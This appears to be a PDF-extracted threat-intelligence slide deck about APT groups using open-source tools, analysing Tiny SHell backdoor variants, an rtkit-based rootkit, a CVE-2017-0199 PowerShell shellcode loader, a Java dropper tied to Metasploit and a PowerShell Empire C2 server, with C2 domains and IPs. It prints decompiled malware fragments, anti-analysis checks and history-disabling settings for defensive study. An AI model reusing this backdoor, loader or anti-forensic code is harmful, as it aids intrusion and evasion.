

# Open Source as fuel of recent APT

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### Who am i?





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## Agenda



- Purpose
- Open Source Malware Targeting MacOS
- PowerShell Empire improperly used
- Prevention method
- Conclusion

### **Purpose**



Recently, there are so many APT attacks fueled by the usage of the open source tools and malware.

Why?

- Actors performing attacks using open source tools are becoming more easy and more resourceful.
- Actors are likely anonymize their attacks.
- Actors usually modified their attack code and created a new customized malware easily.

PowerSploit

QuasarRAT

Koadic







Pupy

**Trochilus** 

Nishang

### **Purpose:** APT groups with Open Source Tools



- APT10 (menuPass): PowerSploit, Koadic, QuasarRAT, Redleaves(Trochilus)
  - Public, Technology, Energy sectors, etc (USA, Canada, UK, France, South Korea, Japan, etc)[1]
- Cloudy Omega (Blue Termite): mimikatz
  - Some companies, no specific trends (Japan)
- Tick (BRONZE BUTLER): mimikatz
  - Critical Infrastructure and manufacture (South Korea and Japan)
- PassCV/BARIUM (Winnti?)[2][3]: Metasploit, BeFF
  - Game makers (USA, China, Russia, South Korea, **Taiwan** and **Japan**)
- Unsure Group (APT10): PowerShell Empire
  - Political and academic sectors (Japan)

In this presentation, I will introduce **PassCV** and **Unsure Group's TTPs** confirmed in Japan in 2017

# **Open Source Malware Targeting MacOS**

## Open source malware variant using Tiny SHell



#### File information

```
[0x100005f15]> i
blksz
         0x0
block
         0x100
fd
file
         filedata
format
         mach064
         false
iorw
mode
         - r - x
size
         0x12850
humansz
         74K
         Executable file
type
arch
         x86
binsz
         75856
         mach0
bintype
bits
         64
canary
         true
class
         MACH064
         false
crypto
endian
         little
havecode true
         /usr/lib/dyld
intrp
lang
```

- Identification (I picked only one case)
  - Hash: 0161317c5f4fb3901df63c6e88f60933
  - Type: Mach-O 64-bit Executable
  - Lang: C
  - Characteristic:
    - Developed with Xcode on MacOSX Sierra(10.12)
    - Tiny SHell original source code was used
    - No code signing

#### **Characteristic String**

```
Axff0c 9 8 confia.c
9xff15 119 118 /Users/masmc/objc/TinyShell/Build/Intermediates/TinyShell.build
/Release/TinyShell.build/Objects-normal/x86_64/config.o
0xff8c 8 7 l trim
0xff94 120 119 /Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.pla
tform/Developer/SDKs/MacOSX10.12.sdk/usr/include/ctype.h
0x1000c 8 7  r trim
```

## What about Tiny SHell







Authored by Christophe Devine

Tiny SHell is an open-source UNIX backdoor that compiles on all variants, has full pty support, and uses strong

Tiny SHell - An open-source UNIX backdoor

\* Before compiling Tiny SHell

- First of all, you should setup your secret key, which
  is located in tsh.h; the key can be of any length (use
  at least 12 characters for better security).
- It is advised to change SERVER\_PORT, the port on which the server will be listening for incoming connections.
- You may want to start tshd in "connect-back" mode if it runs on on a firewalled box; simply uncomment and modify CONNECT\_BACK\_HOST in tsh.h.
- \* Compiling Tiny SHell

Run "make <system>", where <system> can be any one of these: linux, freebsd, openbsd, netbsd, cygwin, sunos, irix, hpux, osf

Tiny SHell is an open source backdoor that compiles on all POSIX variants[4][5]

Functions

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- Remote Shell Execution
- File Upload
- File Download
- C2 Communication
  - Protocol: TCP
  - Port: 22 (default)
    - Encryption: AES
      - Default key is "never say never say die"

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## **Comparison of similarities**



#### Tiny SHell

```
/* setup the packet encryption layer */
/* howdv */
switch( message[0] )
                                        alarm(3);
                                        ret = pel_server_init( client, secret );
   case GET_FILE:
                                        if( ret != PEL_SUCCESS )
       ret = tshd get file( client );
       break:
                                           shutdown( client, 2 );
                                           return( 10 );
   case PUT FILE:
       ret = tshd put file( client );
                                        alarm(0):
       break:
                                        /* get the action requested by the client
    case RUNSHELL:
                                        ret = pel_recv_msg( client, message, &len );
       ret = tshd runshell( client );
       break:
   default:
                                                to call backdoor functions
       ret = 12;
       break;
                                                to call AES encryption
```

#### Malicious variant using Tiny SHell

```
switch ( message[0] )
               tshd runshell(client);
               tshd put file(client);
               tshd get file(client, message);
if ( pel_server_init(client, (__int64)secret) ==
```

AES Key = "free&2015"

(unsigned int)pel recv msg(v16) == 1 && v28 == 1)

We can confirm that these codes are ALMOST identical.

### **Functions only in Tiny SHell variants**



#### 1. The malware configuration/setting file

- For setting information used by malware, it was saved as a ". cache" file. This ".cache" file is read from different PATH according to authority.
- C2 information written in the ".cache" file is encrypted and malware decrypts the string using the XOR decoder function described in part "2. Decryption function".

```
v3 = "/etc/.cache"; ----- Case root (Privilege user)
if ( getuid() && getuid() )
    v4 = NSUserName(*( QWORD *)&argc);
    v5 = objc retainAutoreleasedReturnValue(v4);
    v7 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("/Users/%@/Library/Fonts/.cache"), v5);
    v8 = objc retainAutoreleasedReturnValue(v7);
    objc release(v6);
                                                                                      Case user
                                                                .cache file
    v9 = (void *)objc retainAutorelease(v8);
    v3 = (const char *)objc_msgSend(v9, "UTF8String");
                                                                 [CONN INFO]
    objc release(v9);
                                                                 domain=l \frac{\text{$Ygr(qmmr rg]m(]ik}}{}
                                                                                                          C2 Domain
                                                                 port=53
                                                                                                          Port
  v31 = 0LL;
                                                                 next time=3
                                                                                                          Sleep Time
  v30 = 0LL:
                   .cache file loading function
                                                                 [PROG INFO]
  v32 = 0;
                                                                 name masq=/usr/libexec/wdhelper
                                                                                                         Forged Process
10 GetProfileString(v3, "PROG_INFO", "name_masq", &v29);
```

### **Functions only in Tiny SHell variants**



#### 2. Decryption Function

XOR decrypt the contents of .cache or hard-coded strings in malware.

```
MyDecode proc near
   push
           rbp, rsp
   push
   push
   push
   push
   mov
   mov
   mov
   call
           strlen
   test
           rax, rax
           short loc 1000062B7
 28 jz
💶 🚄 🖼
   loc 1000062A4:
           ecx, byte ptr [rbx]
   add
           ecx, r14d
           ecx, r15d
   xor
           [rbx], cl
   mov
   inc
   dec
           short loc 1000062A4
   jnz
```

#### **Our Decrypting Script in python**

```
#!/usr/bin/python
#coding: UTF-8

import string, sys, os

enc = "ENCRYPTED STRING"
dec = "

for c in enc:
    dec += chr(0x02 ^ (0x04 + ord(c)) & 0xFF);

print dec
```



#### **Decrypted String**

test@yo:~/tool\$ python tinyshell\_conf.py
rabit.awsstatics.com
test@yo:~/tool\$

### **Functions only in Tiny SHell variants**



#### 3. Anti-analysis function and malicious environment setup

- A function to check whether "tcpdump" is running on the computer.
- Shell and MySQL command without history enabled setting.

```
char CheckGM()
  int64 v0; // r13
 FILE *v1; // r14
 char v2; // bl
 char result; // al
 char v4; // [rsp+0h] [rbp-2030h]
 int64 v5; // [rsp+2000h] [rbp-30h]
 v0 = stack chk guard;
 v1 = popen("ps aux|grep tcpdump|grep -v grep|awk '{print $11}'", "r");
 if ( v1 )
     bzero(&v4, 0x2000LL);
   while (fgets(&v4, 0x2000, v1))
     v2 = 1:
     if ( strstr(&v4, "tcpdump") )
       goto LABEL 7;
```

```
v5[8] = '=';
*(_QWORD *)v5 = 'ELIFTSIH';
v5[9] = 0;
putenv(v5);
putenv("MYSQL_HISTFILE=/dev/null");
putenv("GREP_OPTIONS=--color=always");
v6 = pel_recv_msg(a1, message, &v29);
```

### Functions only in Tiny SHell variants in Linux



#### 4. Create rootkit and be called from it


- A rootkit ("rsakit") is created after connected to C2 server and receiving response.
- This rootkit is also using an open source tool variant of rtkit code.[6]
  - Rootkit functionality: to hide own process or arbitrary process.

```
db 'RTKIT',0Ah
             esi, esi
                               ; handler
    xor
                                                         db 'DESC:',0Ah
             edi, 11h
    mov
                               ; sig
                                                              hides files prefixed with rt or 10- rt and gives root
             _signal
0F8 call
                                                           'CMNDS:', 0Ah
                                                              mypenislong - uid and gid 0 for writing process', OAh
             esi, offset aW ; "w"
    mov
                                                              hpXXXX - hides proc with id XXXX', OAh
                                                        db '
             edi, offset filename ; "/proc/rsakit"
0F8 mov
                                                              up - unhides last process',0Ah
0F8 call
             fopen
                                                              thf - toogles file hiding',0Ah
0F8 test
             rax, rax
0F8 mov
             rbp, rax
0F8 jz
             short loc 40807E
                                                              fshide: %d',0Ah
                 variant Tiny SHell
                                                              module hidden: %d',0Ah,0
```

rootkit (rsakit)

### Malware connection and related elements





IP address associated with the C2 server domain of malware is "61.78.62 [.] 21"

This IP was used "war[.]geekgalaxy[.]com".

This domain related "PassCV"[7]

Related element

iisexit[at]gmail.com 61.78.62.xxx 106.184.5.xxx


Next attention to other IP address "106.184.5[.]252"[8]

job[.]yoyakuweb[.]technology
resume[.]immigrantlol[.]com

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
## How used for attacking





## Case Windows: using CVE-2017-0199 exploit





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


```
Decoded Script
```

```
Set-StrictMode -Version 2
$DoIt = @'
function func_get_proc_address
   Param ($var module, $var procedure)
   $var unsafe native methods = ([AppDomain]::CurrentDomain.GetAssemblies()
       Where-Object { $ .GlobalAssemblyCache -And
       }). GetType('Microsoft.Win32.UnsafeNativeMethods')
   return $var unsafe native methods.GetMethod('GetProcAddress').Invoke($null.
       @([System.Runtime.InteropServices.HandleRef](New-Object
       System, Runtime, InteropServices, HandleRef((New-Object IntPtr),
       ($var unsafe native methods.GetMethod('GetModuleHandle')).Invoke($null,
       @($var module)))). $var procedure))
function func get delegate type {
   Param
       [Parameter(Position = 0. Mandatory = $True)] [Type[]] $var parameters.
```

(too long, redacted)

This code is using exec-sc.ps1 of **Don't Kill My Cat (DKMC)**[11]




This code is **Metasploit** shellcode

This combination used attack

Cobalt Strike called "Beacon"

## **Case Windows: others attacking types**





<sub>18</sub> Case exe (in 2016)

decoy file is opened and exe file execute

### Case Mac: using malicious jar file




```
Info.plist
Info.zip
TESTnoMac:~ test$ zipinfo info.zip
                                                                                                     <?xml version="1.0" ?>
                                                                Application Bundle
                                                                                                     <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://</pre>
Archive: info.zip
                                                                                                     www.apple.com/DTDs/PropertyList-1.0.dtd">
Zip file size: 235811 bytes, number of entries: 15
                                                                                                     <pli><pli><pli><pli>version="1.0">
                           0 bx stor 17-Jun-28 15:50 Resume.app,
                                                                                                     <dict>
                           0 bx stor 17-Jun-28 15:52 Resume.app/Contents/
                                                                                                     <key>CFBundleDevelopmentRegion
                        1210 bx defN 17-Jun-28 15:50 Resume.app/Contents/Info.plist
                                                                                                     <string>English</string>
                                                                                                     <key>CFBundleExecutable</key>
                           0 bx stor 17-Jun-28 15:50 Resume.app/Contents/Java/
                                                                                                           nd>JavaAppLauncher</string>
                       14609 bx defN 17-Jun-28 15:50 Resume.app/Contents/Java/Resume.jar
                                                                                                      <key>CFBundleIconFile</key>
                           0 bx stor 17-Aug-22 12:48 Resume.app/Contents/MacOS/
                                                                                                     <string>docx.icns</string>
                       69072 bx defN 17-Aug-22 12:48 Resume.app/Contents/MacOS/JavaAppLauncher
                                                                                                     <key>CFBundleIdentifier</key>
                           8 bx stor 17-Jun-28 15:50 Resume.app/Contents/PkgInfo
                                                                                                     <string>Flash.Updater</string>
                                                                                                     <key>CFBundleDisplayName</key>
                           0 bx stor 17-Jun-28 15:50 Resume.app/Contents/PlugIns/
                                                                                                     <string>resume</string>
                           0 bx stor 17-Jun-28 15:50 Resume.app/Contents/Resource
                      227766 bx defN 17-Jun-28 15:50 Resume.app/Contents/Resources
                                                                                    /docx.icns
                           0 bx stor 17-Jun-28 15:50 Resume.app/Contents/Resources
                                                                                    /en.lproj/
                                                                                    /en.lproj/Localizable.strings
                         193 bx defN 17-Jun-28 15:50 Resume.app/Contents/Resource
                                                                                                                                               codesign
                           0 bx stor 17-Jun-28 15:52 Resume.app/Contents/_CodeSign
                                                                                    ature/
                        3164 bx defN 17-Aug-22 12:48 Resume.app/Contents/_CodeSign
                                                                                    atur|TESTnoMac:~ test$ codesign -dvvv JavaAppLauncher
15 files, 316022 bytes uncompressed, 233665 bytes compressed: 26.1%
                                                                                        Executable=/Users/test/JavaAppLauncher
                                                                                       Identifier=Flash.Updater
                                                                                        Format=Mach-O universal (i386 x86 64)
JavaAppLauncher
                                                                                        CodeDirectory v=20200 size=365 flags=0x0(none) hashes=6+3 location=embedded
                                                                                        Hash type=sha256 size=32
TESTnoMac:~ test$ file JavaAppLauncher
                                                                                        CandidateCDHash sha1=
JavaAppLauncher: Mach-O universal pinary with 2 architectures: [x86_64: Mach-O 64-bit exec
                                                                                        CandidateCDHash sha256=
able x86_64] [i386: Mach-0 executable i386]
                                                                                        Hash choices=sha1.sha256
JavaAppLauncher (for architecture x86 64):
                                              Mach-0 64-bit executable x86 64
JavaAppLauncher (for architecture i386):
                                              Mach-0 executable i386
                                                                                        Signature size-8056
                                                                                        Authority=Developer ID Application:
  Functions: Read and execute bundled Resume.jar
                                                                                        Authority=Developer ID Certification Authority
                                                                                        Authority=Apple Root CA
                   This application is not malicious.
                                                                                        Timestamp=2017/08/22 13:48:43
                                                                                        Info.plist=not bound
                                                                                         TeamIdentifier=
                    It was similar to AppBundler code.[12]
                                                                                        Sealed Resources=none
```

Internal requirements count=1 size=176

## Case Mac: using malicious jar file





```
j = Integer.parseInt(decrypt(localProperties.getProperty("Ma48TxsRJreOwJ2o", "4444")));
localObject1 = decrypt(localProperties.getProperty("IFNNapMpsKzgh5xd", null));
int k = Integer.parseInt(decrypt(localProperties.getProperty("QFvcpRlVLPgZMd72", "10")));
try
{
    Socket localSocket = new Socket((String)localObject1, j);
    localObject2 = localSocket.getInputStream();
    OutputStream localOutputStream = localSocket.getOutputStream();
    new Updater().bootstrap((InputStream)localObject2, localOutputStream);
}
catch (IOException localIOException)
{
    localIOException.printStackTrace(System.out);
}
finally
{
    Thread.sleep(1000 * k);
}
```

#### read config (Flash.dat) and connect to C2

```
int j = Integer.parseInt(localProperties.getProperty("hLxAQUo1p9IGeH0B", "0"));
if ((IS_MAC) && (j == 1))
{
    localObject1 = File.createTempFile("~resume", ".tmp");
    ((File)localObject1).delete();
    File localFile2 = new File(((File)localObject1).getAbsolutePath() + ".dir");
    localFile2.mkdir();
    localObject2 = new File(localFile2, "Resume.doc");
    writeEmbeddedFile(localUpdater, "doc/template.dat", (File)localObject2);
    open((File)localObject2);
}

private static void open(File paramFile) throws IOException {
    Desktop localDesktop = Desktop.getDesktop();
    localDesktop.open(paramFile);
```

save and display decoy file

### Case Mac: using malicious jar file



#### Flash.dat (config)

```
ayb1zsdAVr4MtElF=1
                                                                            Flag
hLxAQUo1p9IGeH0B=1
                                                                            C2 Domain
LFNNapMpsKzgh5xd=767073326a6176612e736563757269747974a4a01cfbf3ed19993095
Ma48TxsRJreOwJ2o=c5c36892909e37fa67c8
                                                                            Port
QFvcpRLVLPgZMd72=c5c36892909e37fa69c8
                                                                            Sleep Time
```

This file content encrypt 10-bytes XOR key

```
76 70 73 32 6a 61 76 61 2e 73 65 63 75 72 69 74
                                                                                |vps2iava.securit|
            88 Standard query 0x1a7c A vps2java.securitytactics.com
DNS
DNS
           104 Standard query response 0x1a7c A vps2java.securitytactics.com A 172.104.101.131
            66 55953 → 80 [SYN] Sea=0 Win=8192 Len=0 MSS=1460 WS=256 SACK PFRM=1
[.0.]......files...Ljava/util/List;...data...[B...contentType...Ljava/lang/String;...
TCP
TCP
             createURL..$([BLjava/lang/String:)Ljava/net/URL:...Code..
TCP
             Exceptions......<init>...(Ljava/net/URL;)V...connect...()V......getInputStream...()Ljava/io/
           5. InputStream; ...getContentLength...()I...getContentType...()Ljava/lang/String; ...<clinit>...
TCP
```

StringBuilder.@.C...H...../...J.@...@.A...J...

MemoryBufferURLStreamHandler.....getFiles...java/lang/Class......java/lang/

Mal+ormedUKLException...java/io/10Exception...add...(Ljava/lang/Object;)Z...size...append...

(I)Ljava/lang/Object;...(I)Ljava/lang/String;...([B)V...getDeclaredField..-(Ljava/lang/

Method...invoke..9(Ljava/lang/Object; [Ljava/lang/Object; )Ljava/lang/Object; ...(Ljava/lang/

15 metasploit/meterpreter/MemoryBufferURLConnection... java/net/URLConnection...java/net/

Object;Ljava/lang/Object;)Ljava/lang/Object;...getClass...()Ljava/lang/Class;...

5.6.....java/net/URL...metasploitmembuff.....java/lang/

String:)Liava/lang/reflect/Field:...java/lang/reflect/Field..

lang/NoSuchFieldException...ph cache.....

java/util/Map.....7com/metasploit/meterpreter/

vps2java[.]security**tactics.com** 

15.7.8.....9.:...java/io/ByteArrayInputStream..@.....java/util/ArrayList...handlers.......java/ \_iava/util/List\_\_iava/lang/Excention...java/lang/RuntimeException..@....4com/ (I)Ljava/lang/StringBuilder;...(Ljava/lang/String;)Ljava/lang/StringBuilder;...toString..9(Ljava/ 9 lang/String;Ljava/lang/String;Ljava/lang/String;)V...getFile...java/lang/String...indexOf...(I)I... substring...(II)Ljava/lang/String;...java/lang/Integer...parseInt...(Ljava/lang/String;)I...get... setAccessible...(Z)V..&(Ljava/lang/Object;)Ljava/lang/Object;...containsKey...put..8(Ljava/lang/ getMethod..@(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;...java/lang/reflect/

Meterpreter. It seems that **Metasploit** Framework was running on the

This packet is using

C2 server.

TCP

TCP

TCP

TCP

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TCP


15 Object

String;)V.!.3.4.....

### Attack is ongoing?



#### Is new spear phishing e-mail attack launching?



This IP is PassCV Infrastructures

A resume is displayed when accessing the domain

"eggagent[.]info" used "106.184.5[.]252" and now used "139.162.95[.]39"


It might be new attack Infrastructure

Dates	Created on 2017-10-23 - Expires on 2018-10-23 - Updated on 2017-10-23
IP Address	139.162.95.39 is hosted on a dedicated server
IP Location	<ul><li>Tokyo - Tokyo - Linode Llc</li></ul>
ASN	AS63949 LINODE-AP Linode, LLC, US (registered Feb 16, 2015)

# PowerShell Empire improperly used

### What about PowerShell Empire





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
## **PowerShell Empire: Infection vector**







specified account has been hackd



spear phishing e-mail



access to URL and Zip File Download

#### The contents of the Zip file are suspicious LNK files and RTF files






Zip file

## LNK/RTF file detail of 1st payload





## HTA file detail of 2nd payload (case of LNK)



Response data (HTA file)


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
Display Decoy Web Pages



## Persistence methods with PowerShell Empire



#### Task scheduler



### Malware connection and related elements

return page



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i https://github.com/EmpireProject/Empire/blob/master/lib/listeners/http.py
                                                                                                     s NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
                   'Value'
                                                                                                     html+xml,application/xml;q=0.9,*/*;q=0.8
                                                                                                     en;q=0.3
               'ServerVersion' : {
                   'Description'
                                    'Server header for the control server.'.
                   'Required'
                                                                                                                         We can see "HTTP/1.0" and
                                    'Microsoft-IIS/7.5'
                   'Value'
                                                                                                     t=utf-8
                                                                                                                         "Microsoft-IIS/7.5" in the
                                                                                                     re, must-revalidate
                                                                                                                         HTTP response header
           # required:
                                                                                                     GMT
           self.mainMenu = mainMenu
           self.threads = {}
                                                                                                     p>This is the default web page for this server.The web server
                                                                                                     ent has been added, yet.</body></html>
           # optional/specific for this module
           self.app = None
           self.uris = [a.strip('/') for a in self.options['DefaultProfile']['Value'].split('|')[0].split(',')]
                                                                                                             This combination used
           # set the default staging key to the controller db default
           self.options['StagingKey']['Value'] = str(helpers.get_config('staging_key')[0])
                                                                                                             Empire C2 Server
                                                                                                              (listeners/http.py).
        def default response(self):
                                                                                                             It was running as of checked
           Returns a default HTTP server page.
                                                                                                             on late August 2017.
                  "<html><body><h1>It works!</h1>"
           page
                   "This is the default web page for this server."
           page
                   "The web server software is running but no content has been added, yet."
                   "</body></html>"
```

### **Prevention method**



- Plenty of initial attack vectors are Spear Phishing E-mail.
- Keep up-to-date with latest systems, software and used security products
  - Educate employees on potential security threats & not opening unknown email
- Have a special care for recent exploit vectors(DDE, XLL Add-Ins, etc) which are having very potential usage to be used in attack.
  - Disabling DDE, XLL Add-Ins with Microsoft Office settings etc. [17]
- PowerShell, HTA, CHM are often used in this series or similar threats.
  - Blocking PowerShell, HTA and CHM with AppLocker or SRP etc[18][19]
- Repeatedly use similar attack methods and use almost same infrastructure.
  - Utilize Threat Intelligence tools

### **Conclusion**



- Recent APT attacks are heavily using open source tool and has the increasing tendension to modify the original source code, so that they can correspond to various platforms.
- The past evidence shows us that the attacks are continuing and still **ongoing too now**.
